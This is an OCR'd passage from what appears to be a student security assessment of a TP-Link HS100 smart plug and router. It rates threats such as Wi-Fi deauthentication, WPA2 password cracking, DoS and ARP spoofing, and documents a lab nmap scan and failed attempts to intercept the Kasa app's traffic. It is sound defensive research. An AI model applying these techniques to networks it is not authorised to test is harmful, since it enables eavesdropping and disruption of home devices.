
	Grade	**Description**
Attack medium	Network	The attacker needs the network to be able to scan the target device.
Attack Complexity	Low	Very simple few steps to achieve the attack
Required Permissions	None	No user rights required
User Interaction	None	No user interaction required
Scope	Unchanged	Range is limited to a single HS100 device
Confidentiality Damage	High	An attacker can discover open ports and their weaknesses
Integrity damage	None	None
Usability damage	None	None



Threat Name	WIFI deauthentication attack
Target	Router
Description	An attacker can disconnect all access points connected to the router by sending a de-authentication message to the router. This attack is continuous and the router can resume normal service only after the attack has stopped. The attack can be implemented with the kali linux command aireply-ng.

	Grade	**Description**
Attack medium	Adjacent Network	The attacker needs to go through the LAN to complete the attack against the router.
Attack Complexity	Low	Very simple few steps to achieve the attack
Required Permissions	None	No user rights required
User Interaction	None	No user interaction required
Scope	Unchanged	Scope is limited to home network systems
Confidentiality Damage	High	After stopping the attack, an attacker can capture the


		WPA2 handshake packet when the device and router re-establish authentication. This handshake packet can be exploited for further malicious behavior.
Integrity damage	None	None
Usability damage	High	The router's service will be completely stopped until the attack ends.



Threat Name	Password collision attack
Target	Router
Description	The attacker can encrypt the passwords in the dictionary with the hash function and compare them one by one with the hash value in the handshake packet. The one with the same hash value as the handshake packet is the correct WIFI password.


	Grade	**Description**
Attack medium	Adjacent Network	The attacker needs to go through the LAN to complete the attack against the WIFI password.
Attack Complexity	High	Brute-force password cracking can be

		accomplished through handshake packets obtained in Aircrack-ng and WIFI de-authentication attacks. The attacker also needs to use social engineering to analyze the victim's information. The result of this attack is unpredictable and if the password is too complex and irregular, the brute-force cracking is likely to fail.
Required Permissions	None	No user rights required
User Interaction	None	No user interaction required
Scope	Unchanged	Range is limited to home routers only
Confidentiality Damage	Low	If the attack is successful, the attacker will obtain the WIFI password in the home。
Integrity damage	None	none
Usability damage	None	none



Threat Name	Denial of Service Attacks
Target	HS100
Description	An attacker can overload and paralyze the HS100 device by sending a large number of packets to flood its communication channel, making the device unable to provide services to normal users.


	Grade	**Description**
Attack medium	Adjacent Network	The attacker needs to send the malicious packets over the LAN to complete the delivery.
Attack Complexity	High	The attacker only needs to know the IP address and open port of the HS100 device to launch the attack.
Required Permissions	None	No user rights required
User Interaction	None	No user interaction required
Scope	Unchanged	Scope is limited to HS100 devices only
Confidentiality Damage	Low	The breakdown of the HS100 device may result in some information leakage, such as error reporting codes.
Integrity damage	None	None
Usability damage	High	HS100 can deny a large number of requests from legitimate users after being attacked, and may go down completely.



Threat Name	Arp Spoofing
Target	HS100/Router
Description	The attacker makes the router believe that the attacker's MAC address and the IP address of the HS100 device are associated by sending malicious ARP packets. From then on, all communications from the victim go through the attacker's device first.


	Grade	**Description**
Attack medium	Adjacent Network	The attacker needs to send the malicious packets over the LAN to complete the delivery.
Attack Complexity	High	The attacker only needs to know the IP address and open port of the HS100 device to launch the attack.
Required Permissions	None	No user rights required
User Interaction	None	No user interaction required
Scope	Unchanged	Scope is limited to HS100 devices only
Confidentiality Damage	Low	Through Arp spoofing, an attacker can capture the


		router's communication data with the HS100 in Wireshark, but these data are encrypted. There is still a lot of work to be done if one wants to decrypt these packets.
Integrity damage	None	None
Usability damage	None	None




6. Penetration Testing Preparation


#6.1 Equipment preparation：






First we select the HS100 in the “Add Device” section and then start the binding.






The Kasa app provides a digital verification process, where the app checks if the HS100 device is already bound after the initial connection to the HS100, and writes new data content to it, transferring the required information (e.g. WIFI name, WIFI password, etc.) to the device through the data layer. After the transfer is complete, HS100 will verify the information it received. After the verification, the HS100 releases the "TP-LINK_Smart Plug_EA9C" WIFI signal.



The user then needs to connect the phone to the router again. The bound HS100 device will also connect to the router with the phone using the WIFI information it received earlier. At this point, the HS100 plug is fully prepared.

#6.2 Port scan

Port scanning is a common technique used by attackers to discover open ports or weaknesses in a network by sending port probes. After discovering the corresponding port, the attacker can determine whether the port is receiving or sending data. Also, the technique can reveal what type of protection the port is under. The most common software used in this process is the Nmap scanning tool that comes with Kali Linux [37].



I first logged into the administrator interface of TP-Link AC750 Router.

Status

Firmware Version:	0.9.1 0.3 v0089.0 Build 191018 Rel.34369n(4555)
Hardware Version:	TL-WR902AC v3 00000001

LAN

MAC Address:	14:EB:B6:86:43:3F
IP Address:	192.168.0.1
Subnet Mask:	255.255.255.0

Wireless 2.4GHz

Operation Mode:	**Router**
Wireless Radio:	Enabled
Name(SSID):	TP-Link_433F
Mode:	11bgn mixed
Channel:	Auto(Channel 10)
Channel Width:	Auto
MAC Address:	14:EB:B6:86:43:3F

Check the MAC address and IP address of the router itself for later use.

DHCP Clients List

This page displays information of all DHCP clients on the network.

ID	Client Name	MAC Address	Assigned IP	Lease Time
1	LAPTOP-3BSEM1EP	C0:3C:59:31:DB:57	192.168.0.101	01:57:36
2	HS100	AC:84:C6:FC:EA:9C	192.168.0.100	01:58:50
3	bo-jun-de-S21	56:70:B3:B9:18:82	192.168.0.102	01:59:45

Refresh

You can view the mac address and IP address of the devices that have connected to the router in the client list on the administrator interface.


```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nmap -p "*" 192.168.0.100
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-18 04:54 EDT
Nmap scan report for 192.168.0.100
Host is up (0.0022s latency).
Not shown: 8350 filtered tcp ports (no-response)
PORT     STATE SERVICE
9999/tcp open  abyss
MAC Address: AC:84:C6:FC:EA:9C (Tp-link Technologies)

Nmap done: 1 IP address (1 host up) scanned in 86.70 seconds
```

Port scanning with Nmap in Kali shows that port 9999/tcp is the only available port. And Nmap identifies the address belongs to a TP-Link owned device. This port is an important way to launch an attack and will be used during most of the penetration tests.


7. Implementation process

#7.1 Man-in-the-middle sniffing


This experiment was conducted on the Windows system. To sniff the network traffic, I connected both the S21 phone and HS100 device to the hotspot released by my computer. At this point, the IP address of Windows is 192.168.1.103.



First, I need to modify BurpSuite's local proxy settings to set the target IP to the Windows IP address and the port to 8888.



Set the proxy of that hotspot to the same IP address in my S21 phone and install the Burpsuite's cancert.cer certificate.



After I started the Kasa Smart app, I could gradually see things in the HTTP

history. As you can see above, the field "com.tplink.Kasa_android", which means that this packet is related to the Kasa app. In the second box, we can see "Europe/London" in clear text, which is the time zone I set in the app. This should be considered as a manifestation of personal privacy leakage under man-in-the-middle attack.

Request to https://assets.tplinkra.com:443 [99.86.114.98]

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1 GET /config/production/lighting_effects_config.md5 HTTP/1.1
2 User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; SM-G9500 Build/PPR1.180610.011)
3 Host: assets.tplinkra.com
4 Connection: close
5 Accept-Encoding: gzip, deflate
```

The packet above is sent from assets.tplinkra.com to the Kasa app.


However, at the moment, almost all operations including logins, password changes and switching devices on and off can no longer be sniffed by Burpsuite. The Kasa app is completely offline.


After investigation, I believe this is due to the SSL-Pinning technology used by TP-Link, where the Kasa developers pre-packaged the certificate information into the app. This way, during the https communication process, the App can do the legitimacy check with the certificate returned from the server, and if it is found to be inconsistent, the system will consider that a man-in-the-middle


attack (such as Burpsuite packet capture tool) has occurred, and then the Kasa App will terminate the https link. After Android version 7.0, softwares no longer trusts the user's own SSL certificate, but only the system certificate or the software's own certificate. So, if you want Kasa to trust the burpsuite certificate, you must install that certificate to the system root, and this is done by obtaining root access to the phone.

So, I decided to try again using the mobile virtual machine. Because the VM can easily get root access and also control the system version.

#7.2 Mobile Virtual Machine Packet Capture









Since the user's SSL certificate takes the Kasa app completely offline, I tried

again to capture http traffic using a mobile virtual machine that can easily get root access. I prepared VMOS Pro virtual machine station and Httpcanary sniffer. I then imported the Kasa App and Root Explorer into the VM via the file transfer function. Root Explorer is a file manager with root privileges where I can import the Httpcanary certificate into the VM root address so that the Httpcanary in the real machine can capture the http traffic from software in VM.



After turning on httpcanary packet capture in the real machine and opening the

Kasa app in the virtual machine, we can see in the Httpcanary shown in the image above. Most of the packets related to Kasa come from two domains tplinkra.com and tplinknbu.com. According to Dr. George Theodorakopoulos's research in 2019 [35], tplinkra.com is one of the official tplink cloud servers, which is mainly responsible for Communication includes "Retrieve location", "Auth token" and "Remove device", etc.




Unfortunately, this packet capture plan didn't work either, as I met the same problem as with the burpsuite. Most of the time, the Kasa app in the virtual machine is offline as long as httpcanary is on. Even if the Kasa app works properly, httpcanary does not capture any functional packets.

I guess the Kasa developers have built some kind of proxy detection mechanism in the app, which automatically disconnects the app when it is found to be

